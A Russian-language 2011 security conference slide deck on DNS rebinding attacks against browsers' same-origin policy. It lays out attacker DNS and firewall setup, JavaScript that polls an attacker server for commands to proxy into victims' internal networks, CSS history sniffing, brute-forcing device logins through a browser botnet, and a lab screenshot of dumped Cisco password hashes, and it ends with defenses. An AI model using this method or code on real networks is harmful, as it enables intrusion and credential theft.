

Атака «DNS Rebinding»

Positive Technologies

Май, 2011 г.



POSITIVE TECHNOLOGIES

Same origin policy

Суть механизма:

Сценарий загруженный с сайта может отправлять полноценные запросы только к домену с которого он был загружен

Потенциальные возможности, при обходе:

- **Проведение расширенных CSRF атак с обработкой полученных результатов**
- **Доступ к ресурсам расположенным в ЛВС пользователя**
- **Получение данных с ресурсов, на которых пользователь авторизуется при помощи сертификатов.**



Anti DNS Pinning

DNS Pinning


Современные браузеры кешируют результаты запроса к DNS серверу

Классический сценарий обхода

- 1) Жертва обращается к домену принадлежащему злоумышленнику
- 2) Получает с DNS сервера IP адрес соответствующий доменному имени
- 3) Обращается на веб сервер, и получает с него сценарий javascript
- 4) Атакующий, при помощи межсетевого экрана, блокирует все запросы жертвы к серверу
- 5) Javascript через некоторое время после загрузки инициирует повторный запрос на сервер
- 6) Браузер повторно запрашивает IP адрес сервера и получает IP адрес уязвимого сервера из локальной сети жертвы




Уязвимость типа «Anti DNS Pinning»




Уязвимость типа «Anti DNS Pinning»




Уязвимость типа «Anti DNS Pinning»





Уязвимость типа «Anti DNS Pinning»



Уязвимость типа «Anti DNS Pinning»



-  **Действия после успешной подмены IP:**
- 1) Определение типа приложения (fingerprint)**
 - 2) Проверка необходимости авторизации**
 - 3) Подбор пароля**
 - 4) Выполнение заранее заданных команд**
 - 5) Включение режима работы скрипта в качестве прокси сервера**

-  **Задачи которые необходимо решить:**
- Передача данных между клиентским скриптом и атакуемым приложением**
 - Передача данных между клиентским скриптом и сервером атакующего**



Атака на корпоративные сети

Задачи:

- Поиск целей в локальной сети
- Атака нескольких целей
- Распределённые атаки
- Решение проблемы кеширующих DNS

Приоритетные цели:

- Сетевое оборудование
- Почтовые сервера
- Системы хранения документации
- Системы виртуализации



Mozilla Firefox

Файл Правка Вид Журнал Закладки Инструменты Справка

← → ↻ × 🏠 📄 <http://dns.p0c.ru/portscan/scanner.html> → 🇺🇸 Google 🔍

👤 Самые популярные 🌐 Начальная страница 📰 Лента новостей 📄 Kick ass 🇺🇸 Один хост и нескольк...

📄 (Без имени) +

Fiddler: Disabled 🌐 ⋮

🇺🇸 Google 🔍

Fiddler: Disabled 🌐 ⋮

10.111.112.103 - vSphere Client

File Edit View Inventory Administration Plug-ins Help

Mozilla Firefox

Файл Правка Вид Журнал Закладки Инструменты Справка

http://admin.dns.p0c.ru:8080/admin/admin.php

Самые популярные Начальная страница Лента новостей Kick ass Один хост и нескольк...

(Без имени)


http://dns.p0c.ru/portscan/scanner.html - Windows Internet Explorer

http://dns.p0c.ru/portscan/scanner.html

Google Поиск Поделиться Войти Snagit

Избранное http://dns.p0c.ru/portscan/scanner.html Страница Безопасность Сервис

natural hallucinogen with circles
by ksooda



YouTube

0:03 / 1:42 360p

Готово Интернет | Защищенный режим: выкл. 105%

Recent Tasks

Name
Power On virtu...

Tasks

Первые проблемы

Проблема:

Классический вариант атаки не работает на современных браузерах.

Решение:

- **Multiple A records**

```
D:\PenTest\Pinning\Presentation\bind.conf
```

```
dns      A      87.245.151.94
         A      192.168.0.1
```



Настройка окружения

Bind9:

- Компиляция с `--enable-fixed-rrset`
- Настройка конфигурации: `rrset-order {order: fixed;};`
- Multiple A records

Iptables:

- Блокируем только необходимый порт: `--dport 80`
- Отправка TCP-RESET при блокировке: `--reject-with tcp-reset`



Передача данных

Между скриптом и атакуемым приложением:

- XMLHttpRequest

Между скриптом и сервером атакующего:

- JSONP на основе тега SCRIPT
- JSONP на основе тега LINK
- Свойство window.name тега IFRAME

Замечание: При работе через HTTPS, сервер атакующего так же должен работать через HTTPS и иметь валидный сертификат.



Определение версии приложения

Коды ответа при обращении к несуществующему ресурсу:

- 404 (стандартное поведение)
- 500 (на некоторых видах оборудования)
- 200 (как вариант – перенаправление на страницу авторизации)

Решение проблемы:

- Проверка не только кода ответа, но и поля Content-length
- Поиск ключевого слова в теле ответа






Важные моменты

- Проверить, требуется ли перебор вообще
- Учитывать возможность авторизации в несколько этапов, при помощи идентификаторов сессии (к примеру CheckPoint)
- Нужен гибкий язык шаблонов, с возможностью вызова функций специфичных для разных алгоритмов авторизации.



-  **Сохранение порядка следования команд:**
 - Перевод XMLHttpRequest в синхронный режим
 - Ручная синхронизация отправки команд (предпочтительно)



Использование браузера в качестве прокси


- ☰ Клиент сам опрашивает сервер на предмет наличия команд, используя функцию `setInterval()`
- ☰ Сервер отдаёт команды из очереди, используя идентификатор сессии, для того что бы отличать клиентов между собой
- ☰ Следующая команда из очереди не отдаётся, пока не будет получен ответ от предыдущей

```
function processCommands(login, password, token) {  
  TaskProcessor.processTasks(currentDevice.device, currentDevice.model, sendCommand, login, password, token, sendStatus);  
  processCommandsFromServer();  
}  
  
function processCommandsFromServer(login, password) {  
  releaseLock(BACKCONNECT_URL);  
  setInterval(function(){getTask(BACKCONNECT_URL, login, password)}, BACKCONNECT_CALL_DELAY);  
}
```



Вероятные проблемы:

- BASIC авторизация (Cisco)
- Невалидный сертификат при работе по HTTPS



Решение возникающих проблем

BASIC авторизация

- При подозрении на Cisco, отправить запрос со стандартным логином/паролем до начала фингерпринтинга (функция `open(method, url, true, login, password)` объекта XMLHttpRequest)
- Фингерпринтинг исходя из отсутствующих страниц, при обращении к которым «опасное» приложение не требует авторизации

HTTPS

- Соединение с сервером атакующего через HTTPS
- Валидный сертификат на сервере атакующего



Сканирование IP по диапазону (IFRAME/Image + onLoad)

- Прокси сервер может возвращать код 200, даже если IP недоступен
- Ложные срабатывания при неправильном таймауте
- Длительное время подбора

CSS History Hack (цвет посещённых ссылок)

- Возможно получить данные только о посещённых ресурсах
- Не работает на последних версиях браузеров

CSS History Hack 2.0

- Работает на всех версиях современных браузеров
- Получение данных о посещённых ресурсах



CSS History Hack 2.0

- ☰ Суть метода в определении `background:url` для посещённых ссылок.

```
VisitedScanner.createStyle = function(id, url) {
  var head = document.getElementsByTagName('head')[0],
      style = document.createElement('style'),
      rules = document.createTextNode('#'+ id + ':visited { background:url(' + url + '); }');

  style.type = 'text/css';
  if(style.styleSheet) {
    style.styleSheet.cssText = rules.nodeValue;
  } else {
    style.appendChild(rules);
  }

  head.appendChild(style);
}
```




Атака нескольких целей ч.1

Особенности

- **Блокировку соединения надо проводить во время TCP handshake**
- **Параллельная атака нескольких целей невозможна (при использовании одного атакующего сервера)**
- **Во время атаки можно с отдельной страницы управления атакой передавать IP адреса на атакующий сервер и динамически создавать поддомены указывающие на IP атакующего и на IP атакуемой системы**
- **Для того что бы не создавать виртуальные хосты в web сервере, необходимо настроить что бы он отдавал одни и те же файлы, независимо от хоста запроса**
- **Атакующий сервер сам будет уязвим к атаке DNS Rebinding**
- **Атакующий сервер должен эмулировать примитивы синхронизации, что бы не отдавать клиенту следующую цель до окончания работы над предыдущей**



Атака нескольких целей ч.2



Распределённые атаки

При атаке множества целей, или одной «сложной» цели

- Путём массовой отправки пользователям ссылки на атакующий сервер, формируется бот-сеть из браузеров пользователей
- Каждый пользователь бот-сети получает свой независимый список целей
- При распределённом подборе пароля каждый пользователь бот-сети запрашивает у атакующего сервера следующую серию паролей для перебора.
- Все действия подобной бот-сети являются легитимными с точки зрения антивирусов



Корпоративные прокси-серверы

Проблемы

- Кеширование DNS ответов (сервера не обязаны сохранять порядок следования IP адресов)
- Не всегда при блокировке первого IP адреса следует попытка подключения ко второму (Microsoft ISA Server/Forefront TMH), и пользователю возвращается код ошибки 500
- Возможен запрет на обращение к локальным адресам через прокси
- Кеширование страниц в браузере пользователя

Решение

- Отправка запросов несколько раз, пока не придёт ответ от нужного IP адреса, для решения проблем с подключением не к тому IP
- Хранение атакующего кода в одном файле
- Запрет кеширования страниц при помощи HTTP заголовка Cache-Control, либо добавление случайного значения в качестве параметра запроса к URL



Защита от атаки

- ☰ **Администраторам серверов: Отказаться от использования параметра VirtualHost со значением `_default_` или `*.80`**
- ☰ **Разработчикам веб приложений: При установке приложения предлагать пользователю ввести доменное имя приложения, и не обрабатывать запросы с отличающимся параметром Host запроса HTTP.**
- ☰ **Пользователям: Использовать плагины браузеров аналогичные «Noscript»**
- ☰ **Разработчикам браузеров: Использовать разделение зон (не спасает от атак на внешние ресурсы)**



Вопросы?

The image displays a web-based security tool interface, likely a port scanner or vulnerability checker, accessed via Mozilla Firefox. The interface is divided into several sections:

- Targets:** Lists the target IP addresses: 10.111.113.197 and 10.111.112.138. It also shows the target's Model (Cisco), Version (3745r1), Login (admin), and Password (admin).
- Config:** A section for configuration options, currently empty.
- Log Table:** A table showing the results of the scan, including timestamps, engine names, and lock status.
- Command Output:** A text area displaying the results of a command execution, showing a list of users and their passwords.

The log table contains the following data:

Timestamp	Engine	Lock Status	IP Address
2011-03-18 15:29:24	Engine	Lock	10.111.112.138
2011-03-18 15:29:24	TaskProcessor	No	10.111.112.138
2011-03-18 15:29:24	Engine	<!-- ASP	10.111.112.138
2011-03-18 15:29:24	TaskProcessor	Req	10.111.112.138
2011-03-18 15:29:22	TaskProcessor	Req	10.111.112.138
2011-03-18 15:29:21	TaskProcessor	Req	10.111.112.138

The command output shows the following results:

```
username w6 password 7 123A
username admin privilege 15 password 7 011202095205
username 123456
username MaxPatrol secret 5 $1$B/V1$adming.
username eee password 7 094D4A04100B
username bbb password 7 011202095205
username ooo password 7 050A02022842
username root privilege 15 password 7 0531071E365F56
username root1 privilege 15
username root2 password 7 061718205F5411
username cisco password 7 121A0C041104
username temp1 password 7 1118
username temp2 password 7 131406
username temp3 password 7 13140603
username stand_user secret 5 $1$RjQI$9Q/jp.0HLVLaoB2ZnL1cme.
username cisco_user secret 5 $1$kgXB$fxeHAnqhMD85aNbEwqUrz.
errdisable recovery cause bpduguard
aaa new-model
!
```



Спасибо за внимание!

dbaranov@ptsecurity.ru



POSITIVE TECHNOLOGIES